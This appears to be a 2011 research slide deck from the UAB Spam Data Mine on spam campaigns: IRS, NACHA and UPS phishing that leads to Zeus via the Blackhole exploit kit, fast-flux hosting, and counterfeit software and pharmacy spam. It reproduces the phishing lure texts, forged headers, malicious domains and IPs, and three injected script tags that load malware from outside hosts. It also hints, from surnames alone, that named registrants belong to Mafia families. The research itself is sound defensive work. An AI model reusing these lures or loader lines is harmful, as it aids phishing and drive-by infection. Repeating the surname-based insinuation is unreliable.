



Case Studies from The UAB Spam Data Mine

October 13, 2011

Digital Crimes Consortium

The Bahamas



How Do You Describe Spam?

- One way to look at spam is to ask questions like “What are the most common spam subjects that you are seeing?”



Top Spam Subjects (Oct 12)

- 6259 | Re: Louis Vuitton, Prada, Chanel, Gucci, Armani....
- 5697 | Tax return
- 5565 | Your tax return
- 5540 | Important information about your tax return
- 5489 | We are unable to process your tax return
- 5446 | We received your tax return
- 4601 | DISCOUNT 30% . BUY NOW VIAGRA!!!
- 4198 | Re: Fw: Re: Fw: Windows 7, Office 2010, Adobe CS5 ...
- 4187 | Fw: Windows 7, Office 2010, Adobe CS5 ...
- 4167 | Fw: Fw: Windows 7, Office 2010, Adobe CS5 ...
- 4166 | Fw: Re: Windows 7, Office 2010, Adobe CS5 ...
- 4141 | Re: Fw: Windows 7, Office 2010, Adobe CS5 ...
- 4129 | Re: Re: Windows 7, Office 2010, Adobe CS5 ...
- 4116 | Re: Re: Re: Re: Re: Windows 7, Office 2010, Adobe CS5 ...
- 4110 | Re: Re: Re: Windows 7, Office 2010, Adobe CS5 ...
- 4110 | Re: Re: Re: Re: Windows 7, Office 2010, Adobe CS5 ...
- 4077 | Fw: Fw: Fw: Windows 7, Office 2010, Adobe CS5 ...
- 3984 | Re: Windows 7, Office 2010, Adobe CS5 ...
- 3982 | Fw: Fw: Fw: Fw: Windows 7, Office 2010, Adobe CS5 ...
- 2618 | Max-Gentleman*Enlargement*Pills



Let's look at one group

- 'Tax Return', 'Your tax return', 'Important information about your tax return', 'We are unable to process your tax return', 'We received your tax return'
- This one was quite sophisticated, and one of the top spam campaigns of the day. First, it used a clever false email header to make it appear to come from 63.211.90.176.



X

- Return-Path: <walterv6@rotochamps.com>
- Received: from 84-10-100-60.dynamic.chello.pl (84-10-100-60.dynamic.chello.pl [84.10.100.60]) by dellwitcher.com (8.11.6/8.11.0) with ESMTP id p9CJMIj45864; Wed, 12 Oct 2011 19:22:18 GMT (envelope-from walterv6@rotochamps.com)
- **Received: from mta900.em.linkedin.com (mta900.em.linkedin.com [63.211.90.176])** by rotochamps.com (8.13.8/8.13.8) with ESMTP id WM0V7S3149867 for <heywood@askgar.com>; Wed, 12 Oct 2011 21:21:36 +0100
- Date: Wed, 12 Oct 2011 21:21:36 +0100
- From: IRS <notification+d4s2g89@irs.gov>
- To: <heywood@askgar.com>
- **Message-ID:**
<586452507800402391948932159493107581043852780313568945987088594956501504322937795876274149.28354912879.415@mta900.em.linkedin.com>
- Subject: Your tax return



Fake LinkedIn

- The Fake LinkedIn spam header is a signature of a particular spam malware.
- But what does the spam do?



Fake IRS Spam

- Notice ID: WJQCLDBALCC6612043
- **Notice:** CP01H
Tax year: 2011
Notice date: Wed, 12 Oct 2011 21:21:36 +0100
Page 1 of 1

Important information about your tax return

We are unable to process your tax return

We received your tax return. However, we are unable to process the return as filed.

Our records indicate that the person identified as the primary taxpayer or spouse on the tax return was deceased prior to the tax year shown on the tax form. Our records are based on information received from the Social Security Administration.

Based on this information, the tax account for this individual has been locked.

What you need to do

Visit [review page on irs.gov](#)

Keep this notice for your records.

- Department of Treasury
Internal Revenue Service



Random URLs

Every spam message we received had a random URL based on one of three base domains:

- **irs.systmsd.com**
/reviews/return/%3Fid=VZCGWCXDQK940
- **irs.cpsystems.com**
reviews/return/%3Fid=SSXAHIZCR119680
- **sess_id2830920682.systmp.com**
reviews/return/%3Fid=NDFFMCWU7698127



Fast Flux

- These domains are actually Fast flux hosted. For example, **irs.systemsd.com** was seen to resolve to at least:
- 77.210.77.253 88.31.240.127
- 81.9.184.223 90.168.221.231
- 83.165.52.14 90.172.43.56
- 84.120.209.46 90.172.57.60
- 84.123.147.172 90.174.152.71
- 85.84.60.87 91.66.74.135
- 85.86.48.130 93.156.232.143
- 85.136.46.153 95.39.128.196
- 87.182.122.231 114.183.246.150
- And many more addresses



Fast Flux

Found 38 records

Internet Identity Research Portal

- Tested these domains in the Internet Identity Research Portal this morning and found 38 records!

| Host/Domain Name | First Seen | IP | ASN | BGP Netblock |
|--|---------------------|--|-------|------------------|
| irs.systemsd.com | 2011-10-10 15:34:45 | 114.183.246.150 | 4713 | 114.160.0.0/11 |
| irs.systemsd.com | 2011-10-10 16:29:58 | 178.139.202.88 | 12430 | 178.139.0.0/16 |
| irs.systemsd.com | 2011-10-10 16:29:58 | 187.160.187.143 | 11888 | 187.160.0.0/16 |
| irs.systemsd.com | 2011-10-10 16:56:54 | 200.125.77.157 | 27747 | 200.125.64.0/19 |
| irs.systemsd.com | 2011-10-11 05:26:35 | 202.169.76.159 | 10000 | 202.169.64.0/20 |
| irs.systemsd.com | 2011-10-10 15:34:45 | 212.225.170.228 | 34977 | 212.225.128.0/17 |
| irs.systemsd.com | 2011-10-10 21:08:26 | 213.60.168.21 | 12334 | 213.60.128.0/18 |
| irs.systemsd.com | 2011-10-10 18:59:59 | 217.216.122.36 | 6739 | 217.216.0.0/15 |
| irs.systemsd.com | 2011-10-10 18:59:59 | 62.42.26.164 | 6739 | 62.42.0.0/16 |
| irs.systemsd.com | 2011-10-10 18:59:59 | 62.42.52.234 | 6739 | 62.42.0.0/16 |
| irs.systemsd.com | 2011-10-11 13:44:34 | 62.83.245.219 | 6739 | 62.83.128.0/17 |
| irs.systemsd.com | 2011-10-10 21:08:26 | 74.65.236.2 | 12271 | 74.65.192.0/18 |
| irs.systemsd.com | 2011-10-10 21:08:26 | 77.208.182.92 | 12430 | 77.208.0.0/14 |
| irs.systemsd.com | 2011-10-11 05:26:35 | 77.209.38.33 | 12430 | 77.208.0.0/14 |
| irs.systemsd.com | 2011-10-11 07:48:57 | 77.209.46.252 | 12430 | 77.208.0.0/14 |
| irs.systemsd.com | 2011-10-10 15:34:45 | 77.209.97.5 | 12430 | 77.208.0.0/14 |
| irs.systemsd.com | 2011-10-10 20:32:19 | 77.210.25.25 | 12430 | 77.208.0.0/14 |
| irs.systemsd.com | 2011-10-10 15:34:45 | 77.210.77.253 | 12430 | 77.208.0.0/14 |
| irs.systemsd.com | 2011-10-11 10:22:49 | 82.213.189.48 | 6739 | 82.213.128.0/18 |
| irs.systemsd.com | 2011-10-11 07:48:57 | 83.165.52.14 | 12334 | 83.165.0.0/18 |
| irs.systemsd.com | 2011-10-10 18:59:59 | 83.213.7.125 | 12338 | 83.213.0.0/16 |



Zeus + BlackHole

- Visiting the website offered the download of a Zeus infector as well as fetching on IFRAME from hissheoplote.com to attempt other means of infection.
- The DNS serving these domains is on 199.71.214.131 – an IP on “Psychz.net” – a common host of criminal activity in Walnut, California.
- Other Zeus domains advertised from that DNS include: msvoipid.com, systmsd.com, chairalitypol.com, chipiden.com, systtmp.com, techdlfs.com, cpsystems.com, ddplopt.com



Mafia family?

- Curiously **msvoipld.com** is owned by a Daniela Panicucci.
- Medoro Genovese is the owner of **chipiden.com**
- (Panicucci and Genovese were both Mafia families.)



The “Windows 7, Office 2010” spam

| • count | | machine | |
|----------|--|-------------------------------|--|
| • -----+ | | ----- | |
| • 7715 | | bestriverwalk.com.ua | |
| • 7553 | | bestnewriver.com.ua | |
| • 3924 | | topdigitalsite.com.ua | |
| • 3893 | | ibotdigitalriver.com.ua | |
| • 3823 | | discount-soft.com.ua | |
| • 3820 | | yourrivercity.com.ua | |
| • 3812 | | discountsoft.com.ua | |
| • 3810 | | digitalriverstudio.com.ua | |
| • 3805 | | digitalriverconsulting.com.ua | |
| • 3795 | | greatestdigitalsite.com.ua | |
| • 3783 | | super-soft.com.ua | |



“Whirl Wind Software”

The screenshot shows a Mozilla Firefox browser window displaying the Whirl Wind Software website. The address bar shows the URL `bestriverwalk.com.ua`. The page header includes a search bar, a registration form, and a navigation menu with links for HOME, FAQ, CONTACT US, and SUPPORT. The main content area is divided into sections for WINDOWS BESTSELLERS and MACINTOSH BESTSELLERS. The WINDOWS section lists three products: Windows 7 Ultimate 32 bit, Windows 7 Ultimate 64 bit, and Windows XP Professional with Service Pack 3. The MACINTOSH section lists two products: OS X Lion and Adobe Acrobat X Pro for MAC. A large advertisement for Mac OS X Lion is also visible, featuring a lion's head and the text "Now from \$25.99". At the bottom right, there are four pumpkin icons representing Windows and Office software.

Quick WINDOWS store:

- ABBYY
- ACDSee
- Adobe
- Ashampoo
- Autodesk
- AVG Anti-virus
- Corel
- Cyberlink
- FileMaker
- Intuit
- Kaspersky
- Lynda Training
- Magix
- Microsoft
- Nero
- Norton Symantec
- Nuance
- onOne Products
- Paragon
- Photo and Graphic Editors
- Quark XPress
- Roxio
- Sony
- Utilities and Programming
- Video and Audio Editors

WINDOWS BESTSELLERS

| Product | Close-out-sale Price | Retail Price | You Save |
|---|----------------------|--------------|----------|
| Windows 7 Ultimate 32 bit | \$99.95 | \$399.99 | \$270.04 |
| Windows 7 Ultimate 64 bit | \$99.95 | \$399.95 | \$270.00 |
| Windows XP Professional with Service Pack 3 | \$69.95 | \$259.95 | \$170.00 |

MACINTOSH BESTSELLERS

| Product | Close-out-sale Price | Retail Price | You Save |
|---|----------------------|--------------|----------|
| OS X Lion | \$25.99 | \$29.99 | \$4.00 |
| Adobe Acrobat X Pro for MAC | \$79.95 | \$499.95 | \$380.00 |
| Adobe Acrobat X Pro for MAC Student and Teacher Edition | \$79.95 | \$499.95 | \$420.00 |

Mac OS X Lion
The power of Mac OS X. The magic of iPad.
Now from \$25.99

Windows Office



Trustworthy, Cheap, and Easy

Visa and Mastercard logos indicate the payment method.

TRUSTe, RapidSSL, and BBBOnline help us know that this is a trustworthy company.

They even explain how they can be so cheap!

The VISA logo in a bold, italicized font.

The MasterCard SecureCode logo, featuring the text "MasterCard. SecureCode." in a serif font.



The BBBONLINE RELIABILITY PROGRAM logo, featuring the text "BBBONLINE" above "RELIABILITY PROGRAM" and a small star icon.

Why are **Whirl Wind Software** prices so low? It's simple!

First reason: we only sell downloadable software, we do not send CDs via mail. After downloading the software, you may save the software to DVD or USB flash drive and install it on any computer. It's easy and fast.

Second reason: customer support is included into software price, the software companies significantly increase their prices by allocating the customer support expense into every software package under the assumption that every client will use the customer support. According to statistics, customer support is used only by about 1% of our customers. Why should you pay for other people? In our outlet center we provide full customer support, and it is truly free! Therefore, we can make our prices affordable for everyone!



“Related” spam

- So on this single day, eleven domains were used to advertise this “Whirl Wind Software”.
- One way to find other domains is to look at what else has been hosted on the same destination IP.
- 90.182.175.234 has been used consistently to host spam-advertised domains since August 8th with the “digitalriver” family of counterfeit software domains beginning on August 15th.
- Although domains are spammed for a short time, there is no evidence that they are taken down. Domains from the first week of September are still live.
- (Example: greatskyriver.com.ua)



90.182.175.234 pharma example

MedPro Pharmacy :: Most Popular Prod... +

UP TO 80% SPECIAL OFFER DISCOUNT

PHARMACY MED PRO
Special Prices for Our Online Buyers

Most Popular Products About Us How to order FAQ Testimonials Contact Us

Special offer - US suppliers OVERNIGHT delivery US to US


| GENERIC | BRAND |
|---|--|
| Ambien - from \$3.30 per pill | Phentermine Adipex - from \$6.29 per pill |
| Ativan - from \$3.30 per pill | Valium Brand - from \$3.30 per pill |
| Cialis - from \$2.20 per pill | |
| Clonazepam (Klonopin) - from \$3.30 per pill | |
| Phentermine - from \$3.30 per pill | |
| Soma - from \$3.00 per pill | |
| Tramadol (ultram) - from \$3.30 per pill | |
| Valium - from \$3.30 per pill | |
| Viagra - from \$2.00 per pill | |
| Xanax - from \$3.30 per pill | |

Only in our shop YOU CAN GET **10% DISCOUNT** for all subsequent orders

- ✓ Reorder Discount
- ✓ Professional and caring client support service
- ✓ Secure online payment
- ✓ Confidential and private service
- ✓ Highest quality medicines
- ✓ Lowest prices possible

MONEY BACK 100% GUARANTEE

[Not sure about selecting Brand or Generic? Learn more...](#)



“Fuzzy” subjects

- Top subject counts are not always useful, because of randomization. For example, one of yesterday’s top campaigns had 100% unique subject lines:
 - 1 | ACH Payment 9133857 Canceled
 - 1 | ACH Payment 9406872 Canceled
 - 1 | ACH Payment 0742470 Canceled
 - 1 | ACH Payment 0668209 Canceled
 - 1 | ACH Payment 3137572 Canceled
 - 1 | ACH Payment 4792331 Canceled
 - 1 | ACH Payment 1371360 Canceled



A sample spam message

from Rios Martin <rios.martin@yahoo.com> ☆

subject **ACH Payment 3335673 Canceled**

to jipqc@askgar.com ☆

8/3/2011 1:16 AM

other actions ▾


reply reply all forward archive junk delete

Payment Notification #31016501

The ACH transaction (ID:31016501), recently initiated from your checking account (by you or any other person), was canceled by the other financial institution.

Rejected transaction
Transaction ID: 31016501
Reason for rejection: See details <http://nacha.org/report/31016501/detailis.php?n=3472>

9416 Sunrise Valley Drive, Suite 100 Herndon, VA 20171 (703)561-1100 2011
NACHA - The Electronic Payment Association



Randomization of destination

- On this ACH spam, the destination is ALSO random!
- 7,300 spam messages provided links to 657 unique destinations. All of them are compromised web servers.

| count | machine | path |
|-------|--------------------------|---------------------|
| 35 | teresita.com.mx | /2s3i.html |
| 32 | etcoletips.com | / |
| 30 | ogslistings.com | /nt7u.html |
| 29 | tarjetaspilos.com | /p1x8.html |
| 29 | lkco.in | /e6ee.html |
| 28 | revenuegardenhousing.com | /c3ki9.html |
| 28 | 41.76.209.24 | /~all123/3avam.html |
| 27 | lisasglutenfree.com | /wmalrf5.html |
| 27 | 46.23.64.241 | /~jamias/8ewk.html |
| 27 | mail.silverfruit.com.ec | /mu47t9z.html |
| 27 | silverfruit.com.ec | /3b0mo.html |
| 27 | askforchristy.com | /lbmr1n3.html |



Another ACH Spam

- In another spam campaign on October 10-11, the criminal used the same set of javascript files, but they created 630 new “.info” domains as the destination:
- yourdatatestnow.info /main.php
- yourdatatestonline.info /main.php
- yourdatatests.info /main.php
- yourdatateststore.info /main.php
- your-info-dat.info /main.php
- yourinfodat.info /main.php
- yourinfodata.info /main.php
- your-info-domain.info /main.php
- yourinfodomain.info /main.php



Both campaigns: Java => Blackhole => Zeus

- Each of those sites has three Javascript calls. (One primary and two backups):

```
<script language="JavaScript" type="text/JavaScript" src="http://www.xmjhx.com/czc/js.js"></script>  
<script language="JavaScript" type="text/JavaScript" src="http://www.arteferosnc.it/templates/js.js"></script>  
<script language="JavaScript" type="text/JavaScript" src="http://www.x-descargas.com/images/js.js"></script>
```

- The obfuscated Javascript on these pages leads to:

www.nachadataallocation.com

- Which directs to a BlackHole Exploit Kit at:

molbideneoil.com/main.php?page=d72c4938bce6a4d0



Facebook game => Blackhole => Zeus

- Facebook gamers who play “Empires and Allies” are accustomed to being spammed with various “Secret guides” to tell them how to win.

empiresallies-secrets.com/vfti7.html
empiresallies-secrets.com/jr2wvar.html

Both of these “link spam” ads pointed to a page with exactly the same three javascript “js.js” files.

Introducing the Empires and Allies Secrets Guide...

Revealing all the **Insider Secrets**,
(Which Quite Frankly is the
Gorilla... Hell, call it the King Kong
Version of the Game Guide,
It's Downright Unbeatable!)






Yet another Blackhole => Zeus

- In this example, a very successful Phishing email has been replaced with the same Blackhole link.

from UPS TEAM 79 <support.295@ups.com> ☆
subject **United Postal Service Tracking Number H9100550633** 10/12/
to eppel@askgar.com ☆ oth



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UPS - Your UPS CUSTOMER SERVICES

Good day, Eppel.

Dear Client , RECIPIENT'S ADDRESS IS WRONG

[Track your Shipment now!](#)

With Respect To You , Your UPS

Many compromised domains are being used to pass data to the exact same Blackhole system.

<http://carnegiecorporations.info/main.php>

<http://communityhealthtoday.info/main.php>



Other forms of spam

- Let's take a set of strings from that Counterfeit software site and look for some other ways this product is being advertised:
- kaspersky "close-out-sale price:" \$39.95
- Or even just
- "office professional plus 2010 32-bit 656mb



Tracking Campaigns by Common Sending IP addresses

- Starting around July 12th, we began documenting a spam campaign that we've been calling "Gov-Related Zeus".
 - July 13th = usbanking-security.com
July 15th = federalsecurity.com
July 19th = taxreport-irs.com
July 19th = irs-taxes-report.com
July 19th = irs-report-link.com
July 20th = www.federalreserve.gov
July 20th = reports-federalreserve.com
July 20th = nacha-alert.org
July 20th = nacha-alert.com
July 20th = alerts-federalreserve.com
July 21st = national-security-agency.com
July 21st = federal-security-government.com
July 22nd = irs-downloads.com
July 22nd = irs-files.com
July 26th = taxes-irs.net
July 27th = www.nacha-rejected.com
July 27th = taxes-refund.com
July 28th = fdic-updates.com
- "gov-related Zeus"
<http://garwarner.blogspot.com/>



from Dina Doran <bckinney@gmtel.net> ☆
subject Economical windows archive
to b5b7566.e0cdd8db@askgar.com ☆

reply reply all forward archive junk other a

Sender_IP
84.10.67.197

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**All software is instantly available to download - No Need Wait!
ALL OUR SOFTWARES ON ALL EUROPEAN LANGUAGES -
USA, English, France, Italy, Spanish, German and more!!!**

| SOFTWARE: | |
|---|-------|
| Windows 7 Ultimate 32 bit | 99.95 |
| Windows 7 Ultimate 64 bit | 99.95 |
| Windows XP Professional with Service Pack 3 | 69.95 |
| Office Professional Plus 2010 32-bit | 89.95 |
| Office Professional Plus 2010 64-bit | 89.95 |



Spam from 84.10.67.197

| receiving_date | machine | subject |
|----------------|------------------------------|-------------------------------|
| 2011-10-01 | bestdigitalserviceone.com.ua | Revolution apps assembly |
| 2011-10-03 | bestdigitalguideone.com.ua | Shaking soft update |
| 2011-10-06 | bestdigitalproone.com.ua | Cheap mac house |
| 2011-10-09 | pitstopdigitalone.com.ua | Original mac world |
| 2011-10-09 | pitstopdigitalone.com.ua | Fascinating applications zone |
| 2011-10-10 | bestwaydigitalone.com.ua | Private programs store |
| 2011-10-10 | bestwaydigitalone.com.ua | Accessible mac bench |
| 2011-10-12 | digitaltributaryone.com.ua | Real soft store |



Who else sent THOSE domains?

- We can then do a database query that says “Show me the other computers that sent spam for that domain list”.
- In this case, 3,841 other computers also advertised those domain names, but only in 6,332 emails.
- The top spam sender sent me 11 emails in the past two weeks.



Manual Spam Clustering with the UAB Spam Data Mine

The screenshot shows a web browser window with the URL <http://cheaprx-ra.com/>. The page is titled "Today's Bestsellers - Online Pharmacy - Prescription Drugs and Generic Medications". The main content area features a large advertisement for "VIAGRA + Cialis" with a price of \$64.95. Below this, there is a section titled "Today's Bestsellers" with four items listed:

- Vicodin ES** | Price: \$4.40. Description: Vicodin ES is in a group of drugs called narcotic pain relievers.
- Hydrocodone** | Price: \$4.40. Description: Hydrocodone is used for pain relief.
- Percocet** | Price: \$5.00. Description: Percocet, a narcotic analgesic, is used to treat moderate to moderately severe pain.
- Adderall** | Price: \$4.40. Description: Adderall is a central nervous system stimulant.

Each item in the "Today's Bestsellers" section has a small image of the medication and an "Add to cart" button. The items are circled in red in the original image.



Manual Spam Clustering with the UAB Spam Data Mine

The screenshot shows a web browser window with the address bar displaying `http://chacha.pillsrefill.ru/`. The page title is "Today's Bestsellers - Online Pharmacy - Prescription Drugs and Generic Medications". The website has a navigation menu with links for "Bestsellers", "All products", "How to order", "Shipping policy", "Order Status", "Refer a friend", "Testimonials", "F.A.O.", "About Us", and "Contact Us". A search bar is present with the text "Search products by name" and a list of letters for filtering. A shopping cart icon shows "Your cart: \$0.00 (0 items)" and a "Proceed to Checkout" button. The main content area features a "PAIN RELIEF" section with a list of drugs: Vicodin ES, Hydrocodone, Percocet, Lortab, Darvocet (Proxyvon), and Codeine. Below this is an "ANTI-ANXIETY" section with Xanax, Valium (@ ROCHE), Ativan (@ Wyeth), Klonopin (generic), Valium (generic), and Anti-Anxiety Pack. There is also an "ADHD Treatment" section with Adderall and Brand Ritalin, and a "WEIGHT LOSS" section. A central banner for "4-10 FREE VIAGRA WITH EVERY ORDER" includes a "BEST PRICE GUARANTEE" badge and a list of benefits: Best quality drugs, Worldwide shipping, Professional packaging, 100% guarantee on delivery, Best prices in the market, Discounts for returning customers, FDA approved products, and 35000+ satisfied customers. To the right of the banner are three product cards: Phentermine 37,5 (Appetite suppressant, -10% off), Vicodin ES (Your best pain killer, -10% off), and Valium (Anti-Anxiety medication, -10% off). Below the banner is a "Today's Bestsellers" section listing Vicodin ES (Price per pill: \$4.40), Hydrocodone (Price per pill: \$4.40), and Percocet (Price per pill: \$5.00). Each listing includes a "Buy now" button and a "More info" button.



We Want To Help

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